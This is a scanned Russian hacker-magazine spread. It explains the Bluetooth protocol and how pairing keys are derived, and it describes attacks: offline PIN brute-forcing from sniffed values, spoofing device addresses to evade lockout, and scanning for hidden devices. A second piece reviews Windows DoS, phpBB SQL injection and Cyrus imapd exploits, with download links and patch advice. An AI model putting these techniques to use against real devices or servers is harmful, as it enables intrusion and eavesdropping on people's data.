


[сайт начинающей хакерской команды]

070

Анатомия синего зуба

ИНТЕРЕСНОЕ — РЯДОМ. ТЫ КАЖДЫЙ ДЕНЬ СТАЛКИВАЕШЬСЯ С BLUETOOTH-УСТРОЙСТВАМИ И ОСОБЕННО НЕ ЗАДУМЫВАЕШЬСЯ НАД ТЕМ, КАК ОНИ РАБОТАЮТ И КАК УСТРОЕН ЭТОТ ПРОТОКОЛ. ТЫ МОЖЕШЬ ДАЖЕ ЮЗАТЬ ЧУЖИЕ ПРОГРАММЫ ДЛЯ BLUEJACKING'А, DISCOVERING'А И ВЗЛОМА PIN'ОВ, ОДНАКО ПОСЛЕ ОПРЕДЕЛЕННОГО МОМЕНТА СТАНОВИТСЯ ИНТЕРЕСНО, ЗА СЧЕТ ЧЕГО И КАК ИМЕННО ОНИ РАБОТАЮТ. НАСТАЛО ВРЕМЯ ПРОСВЕЩАТЬСЯ. СЕЙЧАС Я РАССКАЖУ ТЕБЕ О ТОМ, КАК РАБОТАЕТ И УСТРОЕН BLUETOOTH, КАКИЕ НЕДОСТАТКИ В ЭТОМ ПРОТОКОЛЕ ЕСТЬ И ЗА СЧЕТ ЧЕГО РАБОТАЮТ ВСЕ ЭТИ ПРОГРАММЫ ДЛЯ АТАКИ СИНЕЗУБЫХ ДЕВАЙСОВ | Eto'o (eto-o@mail.ru)



Устройство, принципы работы и недочеты протокола Bluetooth

[залог успеха] Несколько лет назад телефон с поддержкой bluetooth был скорее хай-тек экзотикой, нежели чем-то действительно популярным. Теперь же синий зуб стал настоящим стандартом для любых портативных устройств. Убедиться в этом совсем не сложно: стоит только включить поиск в любом людном месте, как сразу отыщутся три-четыре активных девайса, готовых к взаимодействию.

Огромное число людей сейчас использует телефоны, оснащенные bluetooth-адаптерами. Мне очень запомнился забавный случай. Я как-то раз приехал на одно людное мероприятие. Как водится, чтобы попасть внутрь, надо было пройти через металлодетектор и перетрясти все свои вещи, оставив на входе героин и патроны к пистолету Макарова. Меня досматривал какой-то зачуханный мент, который, копаясь в моих вещах, указал на bluetooth-адаптер и спросил, не ножик ли это случайно. Я невозмутимо ответил, что это не нож, а bluetooth-адаптер для компьютера. Тут милиционер, видимо, услышал знакомое слово: расплылся в улыбке, достал из кармана какой-то убогий сименс, потыкал в него пальцем и сказал: «А, я знаю! Это чтобы мелодии закачивать! Проходи!». В общем, я посмеялся :).

[link manager protocol] Мы поднимаемся на уровень вверх. Перед нами Link Manager Protocol, LMP. Он являет собой интерфейс, предназначенный для организации и управления связью между устройствами. При помощи предоставляемых функций можно организовать линки между девайсами, шифровать передаваемую информацию, управлять режимами работы устройств и т.д. Важно понимать, хотя бы на пальцах, как работает этот протокол. При вызове одной из управляющих функций LMP в эфир передается пакет определенного содержания, который соответствует вызванной процедуре. Другое устройство получает этот пакет, интерпретирует его и отвечает схожим пакетиком, который посылается также через интерфейс LMP. Для обмена информацией протокол использует пакеты типов DM1 и DV, в зависимости от объема передаваемых данных.

[bluetooth и радио] Эту статью можно рассматривать как вводную к материалу о практическом взломе bluetooth-устройств. Ведь прежде чем начинать злодействовать, необходимо вникнуть в суть системы и разобраться с ее работой. Этим мы с тобой сейчас и займемся. Я опишу функционирование протокола снизу вверх, начиная с физического уровня и заканчивая командными интерфейсами, а также укажу слабые места протокола.

Спецификацию bluetooth можно разбить на несколько уровней, на каждом из которых решаются свои задачи. В самом нижнем логическом слое спецификации протокола описан так называемый radiolevel, то есть физический уровень, регламентирующий порядок передачи данных по радиоканалу. Согласно стандарту протокол использует диапазон частот от 2402 МГц до 2480 МГц, при этом частота меняется в этих рамках с шагом в 1 МГц что-то около 1600 раз в секунду по псевдослучайному закону. Это сделано для того, чтобы избежать гнусного явления — интерференции сигнала, а также чтобы свести к минимуму помехи от сторонних устройств, ведь в этом диапазоне частот работают пульты от телевизоров и автомобильных сигнализаций, Wi-Fi-оборудование и микроволновые печи.

Следует отметить довольно занимательный факт: в некоторых странах (например во Франции) из-за странного законодательства производители bluetooth-устройств вынуждены временно ограничить ширину используемого частотного коридора с 79 МГц до 23 МГц.

Что касается мощности сигнала, то здесь не все однозначно. Всего есть три мощностных класса. Первый подразумевает максимальную выходную мощность в 20 dBm и позволяет работать на расстоянии до 100 метров. Мощность сигнала в устройствах второго класса достигает 4 dBm, что позволяет держать связь внутри круга с радиусом 10 метров. И наконец, третий класс устройств может работать на расстоянии в несколько сантиметров и мощность сигнала у него — 0 dBm. Обрати внимание, что 0 dBm — это тоже мощность, и символический ноль совсем не означает отсутствие сигнала :). Некоторые устройства предоставляют возможность управлять мощностью антенны при помощи специальных LMP-команд (об этом интерфейсе я расскажу ниже).

Что касается модуляции сигнала, то здесь применена гауссовская частотная модуляция (GFSK, Gaussian Frequency Shift Keying) с параметром фильтрации BT = 0,5. Тема эта не такая простая, и более подробное описание уместнее смотрелось бы в каком-нибудь институтском учебнике по радиосвязи, так что если тебе и в самом деле интересно, советую почитать документацию на нашем диске :)

[baseband: bluetooth и данные] Bluetooth поддерживает два вида соединений: point-to-point и point-to-multipoint. Два и более устройства образуют маленькую беспроводную сеть, называемую piconet. При этом один из девайсов является главным (master) и предоставляет различные сервисы остальным. Slave-устройство может параллельно работать в нескольких piconet'ах. Эта возможность одновременно является и настоящим рулезом, и головной болью. Так, например, при передаче данных между двумя устройствами неавторизованный сторонний девайс злоумышленника вполне может попробовать получить доступ к передаваемой информации. Это, конечно, совсем не просто, однако не исключено.

Но вернемся к нашему протоколу. Каждое bluetooth-устройство имеет уникальный 48-разрядный адрес, представляющий собой 12 шестнадцатеричных чисел, для наглядности разделенных побайтно двоеточием. Чтобы было понятнее, приведу пример адреса: 00:0A:D9:2E:3B:BF. Думаю, ты заметил большое сходство с хорошо знакомыми тебе MAC-адресами сетевых карт :). На самом деле BT-адрес (BT_ADDR) — это и есть MAC устройства. Он определяется производителем девайса и уникален для каждой железяки. Как легко догадаться, по BT_ADDR можно судить о производителе устройства: на это указывают первые три байта адреса. В моем случае символы 00:0A:D9 однозначно свидетельствуют о том, что я наткнулся на телефончик SonyEricsson (смотри таблицу с соответствием адресов и производителей).

Теперь расскажу о том, как, собственно, выглядят BT-пакеты. Каждый пакет состоит из трех частей: кода доступа (68/72 бита), заголовка (54 бита) и, собственно, самих данных (0-2745 разряда). Код доступа используется для синхронизации данных, корректного разбиения на страницы, вычисления смещений и так далее. Всего есть три типа кодов: код канала (CAC), устройства (DAC) и очереди (IAC). Заголовок пакета, среди прочего, позволяет контролировать ошибки при передаче данных: он несет в себе информацию с подтверждением о доставке пакета, а также различные идентификаторы. Что касается самих данных, то они могут представлять собой как голос, так и просто что-то абстрактное. Само собой, в спецификации bluetooth описано несколько типов пакетов, всего их 13 штук. Но более подробно об этом мы поговорим чуть ниже.



Здесь ты найдешь полную информацию о соответствии адресов первых байт BT-устройств фирмам-производителям: http://standards.ieee.org/regauth/oui/oui.txt.




В некоторых странах (например во Франции) используемый синим зубом частотный диапазон законодательно урезан до 23 мегагерц.



На нашем диске ты найдешь полные официальные спецификации всех версий протокола bluetooth, а также неофициальную документацию с описанием слабых мест протокола.

[bluetooth и безопасность] Конечно, bluetooth проектировался с оглядкой на современную действительность, когда информация может стоить очень дорого и ее транспортировка, тем более по воздуху, должна быть максимально безопасной. Bluetooth использует довольно изощренное шифрование передаваемых данных и, на первый взгляд, прекрасно их защищает. Однако это только так кажется: у протокола есть свои недостатки, в которых мы сейчас попробуем разобраться. Но сперва нужно описать вообще сам процесс защиты информации.


Для обеспечения секретности передаваемых данных bluetooth использует непростую многоуровневую схему, каждая ступенька в которой защищена предыдущей. При выполнении авторизации устройства только начальный параметр передается простым текстом, все остальные переменные защищены сложным ключом, который может меняться в зависимости от стадии аутен-




[логическая блок-схема функции E1]

тификации. Этот шифр носит гордое имя link key, что можно перевести как «ключ канала». При передаче информации она просто ксорится с этим ключом и таким образом защищается от посторонних глаз. Как я уже говорил, на разных стадиях обмена информацией ключи канала разные, они последовательно сменяют друг друга.
Взаимодействие устройств начинается с генерации так называемого ключа инициализации. Создание этого числа, как и вся авторизация устройств, основано на простом соображении: если оба девайса хотят соединения друг с другом, то их хозяева легко договорятся между собой о некотором общем секретном пароле PIN — короткой цифре, например. И это число используется как отправная точка для генерации всех последующих кодов.
Еще одно маленькое отступление: в этой статье я буду стараться придерживаться тех же обозначений для идентификаторов и функций, что используются и в официальной спецификации. Так, например, устройство, начинающее процесс авторизации, я буду обозначать как A, в то же время девайс, с которым мы желаем соединиться, будет называться не менее лаконично — B. Ключ инициализации в официальных доках обозначен как Kinit — я буду называть его так же, чтобы не путать тебя.
Этот 128-битный ключ создается специальной функцией E22(BD_ADDR, PIN, I(PIN), IN_RAND), где I(PIN) — длина пина в октетах, а IN_RAND — случайное число, генерируемое устройством A и без всякой защиты передаваемое девайсу B. Шифр используется для защиты трафика при передаче параметров, с помощью которых проводятся дальнейшие действия по аутентификации устройств, в частности вычисление кода, которым будет криптоваться весь пользовательский трафик.
После генерации Kinit'а он устанавливается ключом канала, и весь дальнейший обмен информацией защищается этим шифром. Затем создаются так называемые комбинированные ключи, используемые для шифрования пользовательских данных при передаче между устройствами. Следует заметить, что на этот раз ключи разные — для передачи информации от A к B используется Kab, и наоборот, информация, передающаяся от B к A, защищается шифром Kba. Генерируются эти ключи следующим образом.
Первым делом каждая девайсина создает по случайному числу — мы обозначим их LK_RANDa и LK_RANDb. Затем при помощи функции E21(LK_RAND, BD_ADDR) генерятся два числа LK_Ka и LK_Kb, причем в этот момент каждый девайс знает только свою величину, а цель дальнейшей работы устройств — сообщить друг другу эти числа так, чтобы никто чужой их не запалил. Что может быть проще! Заксорив Kinit'ом случайные числа LR_RAND, устройства меняются ими и вычисляют значения LK_K друг для друга. После этого уже очень легко получить ключи Kab=LK_Ka XOR LK_Kb и Kba=LK_Kb XOR LK_Ka.
После проделанных операций выполняется самая последняя и очень важная — конечная аутентификация, при которой устройство, провоцирующее подключение, проходит проверку на желанность со стороны пассивного девайса. Для этого используется схема, которая получила название challenge-response. Я долго думал над тем, как бы это перевести, и в итоге остановился на варианте, который мне предложили на *lingvo.yandex.ru*, — «оклик-отзыв». Схема работает довольно просто, и ты сейчас в этом убедишься.
Устройство A, которое запрашивает подключение, генерирует случайное число AU_RAND и посылает его соседнему девайсу B. Устройство B вычисляет значение S специальной функции E1(AU_RAND, BD_ADDR, Kab), где BD_ADDR — это адрес устройства. Девайс B передает полученное значение S назад, и теперь уже очередь A проделать то же самое, получив значение S'. Ясен еж, что если оба устройства использовали одинаковый ключ Kab, то значения S' и S совпадут, а аутентификация будет успешно пройдена.
Если же устройства использовали различные ключи, попытка аутентификации будет неудачной и девайс B не будет некоторое время отвечать на запросы A. С ростом числа неудачных попкыток время ожидания будет расти экспоненциально, пока не упрется в некоторое максимальное значение. По задумке инженеров, это должно было решить проблему тупого перебора PIN-кода. Теперь даже если злоумышленник наколбасит какую-нибудь программу-брутфорсер, которая будет с одного и того же интерфейса в цикле пытаться установить соединение, то ничего из этой затеи не выйдет.
После успешной аутентификации может быть включено дополнительное шифрование трафика, однако это является опциональной возможностью стандарта и не входит в базовый набор требований. Поэтому сейчас мы попробуем поискать слабые места в той части протокола, которую я тебе изложил.

[атака на bluetooth] В самом деле, так ли уж все безупречно? Конечно, нет! Подумай сам. В самом начале сеанса простым текстом пересылается параметр IN_RAND, который при помощи определенных инструментов вполне может быть отснифан злоумышленником. Точно так же пересылается и параметр AU_RANDa. Что это дает? Обладая этой информацией, уже вполне можно вычислить используемый для связи PIN-код и даже link key! Каким образом? Совершенно ясно, что сделать это аналитически невозможно, а значит, ответ прост: получить доступ к этим «секретным» данным можно


[официальный сайт протокола — *www.bluetooth.com*]



[диаграмма алгоритма SAFER+]

обычным перебором пина. Напишем простенькую программку, которая в цикле по всем возможным значениям PIN будет вычислять последовательно значения-претенденты на LK_Ka, LK_Kb, Kab=LK_Ka XOR LK_Kb и функцию E1(AU_RANDa, BD_ADDRb, Kab). В случае, если мы угадаем PIN, полученное значение функции совпадет с захваченным при снифинге. Таким образом, со 100% вероятностью можно восстановить используемый при соединении PIN-код. Однако за какое время? :) Ну давай прикинем. Для каждой попытки необходимо один раз выполнить функцию E22, два раза — E21, один раз — E1 и трижды посчитать XOR. Это довольно ресурсоемкая задача. Однако если вспомнить, что любой нормальный человек при использовании bluetooth не указывает пины длиннее шести символов, можно с уверенностью сказать, что секунд за двадцать современный компьютер с такой задачей управится :).
В некоторых условиях вполне возможно перебирать PIN и без всяких заморочек. Например, если есть желание повеселиться, заюзав чужую bluetooth-гарнитуру, можно подобрать к ней PIN, не снифая ни байта. Все дело в том, что у таких устройств обычно статичный PIN — это такой ключик к устройству. И поскольку девайс самостоятельно реагирует на попытки подключиться к нему, появляется возможность вести прямой перебор этого ключа. Постой, ты ведь не забыл, о чем я говорил выше? Ну про то, что если аутентификация не удалась, то устройство не отвечает некоторое время на повторные запросы от этого же девайса. Так вот, ничто на самом деле не мешает каждую попытку проводить от имени нового устройства, просто меняя BD_ADDR, — сделать это даже проще, чем сварить доширак.
Что касается шифрования с использованием ключа Kc, то здесь ситуация похожа на ту, которую мы с тобой разобрали. К сожалению, у меня нет возможности показать тебе этот недочет, но он абсолютно аналогичен рассмотренному случаю: есть функция трех аргументов, точно известны два из них и значение функции. Требуется подобрать значение третьего, неизвестного аргумента. Словом, задачка на один несложный цикл.

[обнаружение невидимок] Как ты знаешь, любое bluetooth-устройство может находиться в двух режимах: доступном для внешнего обнаружения (discoverable mode) и недоступном. По задумке создателей bluetooth, режим nondiscoverable должен был решить проблему неавторизованного доступа. В самом деле, если ты не можешь обнаружить работу устройства, то как ломать такую невидимку? :) Однако не все так просто. Суть этого режима в том, что в ответ на широковещательные запросы девайс молчит в тряпочку. Но вот на непосредственное обращение он откликнется. Как я уже говорил выше, первые три байта MAC-адреса определяются фирмой-производителем. Таким образом, если мы интересуемся телефоном от конкретного производителя, то максимальное количество таких устройств составляет 16^6=16777216. Конечно, это большое число. Однако как посмотреть. Что мешает нам написать программу, которая последовательно будет перебирать адреса и обращаться к каждому из них, пока не получит ответ? По существу — ничего! Более того, скажу тебе по секрету, что такую программу уже давным-давно написали и с успехом применяют на практике :).


[КАК ЗАЩИЩАТЬСЯ?]

Думаю, большинство читателей очень интересует этот вопрос: как не пострадать от действий негодяев? В голову лезет несколько очень простых советов. Прежде всего, хорошая идея — использовать длинные пины для аутентификации, поскольку в этом случае ты обломаешь напрочь саму возможность за разумное время подобрать PIN-код. Ведь время перебора будет расти, как факториал, вслед за длиной пина (максимальная длина, описанная в стандарте, — 16 символов). Также нужно по возможности использовать в пине буквы латинского алфавита.
Хорошая привычка, если ты всерьез опасаешься воздушных диверсантов, не спаривать устройства в окружении большого числа людей. Если в радиусе 10 метров вокруг тебя нет ни души — можешь жить спокойно.



[так осуществляется модуляция сигнала]

Легко понять, что полный перебор всего диапазона займет кучу времени, и поэтому имеет смысл распараллелить работу на нескольких интерфейсах: специальные программы поддерживают такую многопоточность, что позволяет во многие разы сократить время просмотра всего диапазона



[схема аутентификации и атаки на bluetooth]

[ТАБЛИЦА С АДРЕСАМИ НЕКОТОРЫХ ПРОИЗВОДИТЕЛЕЙ BT-УСТРОЙСТВ]

3com	000BAC
3com	000476
Ericsson	0001EC
SonyEricsson	008037
SonyEricsson	000AD9
Nokia	0002EE
Nokia	00E003
Alcatel	00113F
Alcatel	00089A
Siemens	0001E3
Siemens	000BA3
Motorola	0001AF
Motorola	00080E
Tdk	008098
Dlink	0080C8
Apple	000393
Palm	0007E0
Intelbt	00D0B7

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ОБЗОР ЭКСПЛОЙТОВ

WINDOWS IP DOS EXPLOIT

[описание] История очередной ошибки в Windows началась с появления недоброй весточки на лентах багтрака. Хорошие люди предупредили всех о баге, найденном в виндовой реализации протокола TCP/IP. По их словам, любой желающий способен сформировать левый TCP-пакет и тем самым отключить машину от сети. К сообщению прикладывались патчи ко всем операционным системам.
Однако народ вовремя не среагировал на эту новость. И спустя неделю в Сети появился первый DoS'ер. Эксплойт написан на языке Си и использует библиотеку libnet. При запуске необходимо указать три параметра: исходный ip-адрес, адрес назначения, а также опцию, благодаря которой у Windows срывает крышу при обработке пакета.

[защита] MicroSoft выпустил патч для каждой уязвимой OS (а всего их восемь). Рекомендую ознакомиться со списком заплаток (*www.securitylab.ru/53965.html*) и незамедлительно применить одну из них.

[ссылки] Рабочий эксплойт находится здесь: *www.xakep.ru/post/26318/exploit.txt*. Для корректной компиляции тебе понадобится свежая версия библиотеки libnet (*www.packetfactory.net/Projects/Libnet/*).

[злоключение] Тестируя эксплойт мне не удалось отключить свою машину от сети. Однако багоискатели утверждают, что уязвимость существует. Обязательно проверь DoS'ер на своей машине и на всякий случай установи спасительный патч.

[greets] Greets fly out to the ECL crew, Valentin Slavov, blexim, stranger, manevski, elius, shrink, Evgeny Pinchuk and Ishay Sommer. Пусть эту рекламу, оставленную в заголовке сплойта, видит вся страна :).

PHPBB <= 2.0.13 MOD REMOTE EXPLOIT

[описание] Злые хакеры очень невзлюбили phpBB и каждый месяц радуют нас новыми эксплойтами. На этот раз многострадальный форум прославился еще одним багом в модуле downloads.php. Невероятно, но вызвать SQL-инжекцию можно одним-единственным запросом. В результате хакер может получить хэш администратора форума. Эксплойт работает на всех форумах версии 2.0.13 и ниже, но с установленным плагином downloads.php. Обычно такой модуль можно встретить на немецких бордах, но и другие страны не отличаются особой стабильностью :). Для использования эксплойта его запускают с тремя параметрами: именем сервера, путем к форуму, а также идентификатором администратора, по умолчанию равным двум. Через несколько секунд эксплойт вернет либо сообщение об ошибке, либо MD5-хэш администратора.

[защита] Удалив модуль downloads.php или переустановив форум до более новой версии, ты избавишь себя от назойливых хакеров. Обновления и патчи всегда можно найти на официальном сайте *www.phpbb.com*.

[ссылки] Забирай эксплойт отсюда: *www.xakep.ru/post/26131/exploit.txt*. А здесь: *www.securitylab.ru/forum/forum_posts.asp?TID=15611* — можно почитать отзывы людей, которые его успешно применяли.

[злоключение] Подобная тенденция очень интересна: уже четвертый месяц подряд кто-то находит ошибку в коде форума phpBB. В настоящее время народ очень скептически относится к этой борде и выбирает что-нибудь более устойчивое — vBulletin, например.

[greets] Эксплойт был написан 7 апреля сего года хакером под ником Axl And CereBrums. Мало того что этот товарищ написал эксплойт, так он еще и является первооткрывателем бага, что радует вдвойне.

CYRUS IMAPD V 2.2.4 — 2.2.8 REMOTE SPLOIT


[описание] Исходный код популярного почтовика Cyrus imapd, некогда славившегося своей стабильностью, был детально просмотрен хакерами. В результате проверки выяснилось, что демон содержит множество критических ошибок. Для одной из них был написан удаленный эксплойт.
Ошибка приводит к переполнению буфера при активизированной опции imapmagicplus. При этом имя пользователя, переданное демону, должно быть скопировано во временный буфер. Однако перед копированием длина переменной никак не проверяется. Следовательно, можно легко вызвать переполнение буфера и выполнить произвольный код. Этот баг особенно страшен тем, что атакующему вовсе не обязательно знать почтовый логин и пароль — срыв буфера происходит раньше всякой аутентификации.


[защита] Чтобы защититься от удаленных хакеров, необходимо установить более свежую версию почтовой системы либо отменить использование imapmagicplus. Если этот баг поразил тебя до глубины души, можно вообще найти безопасную альтернативу cyrus imapd.

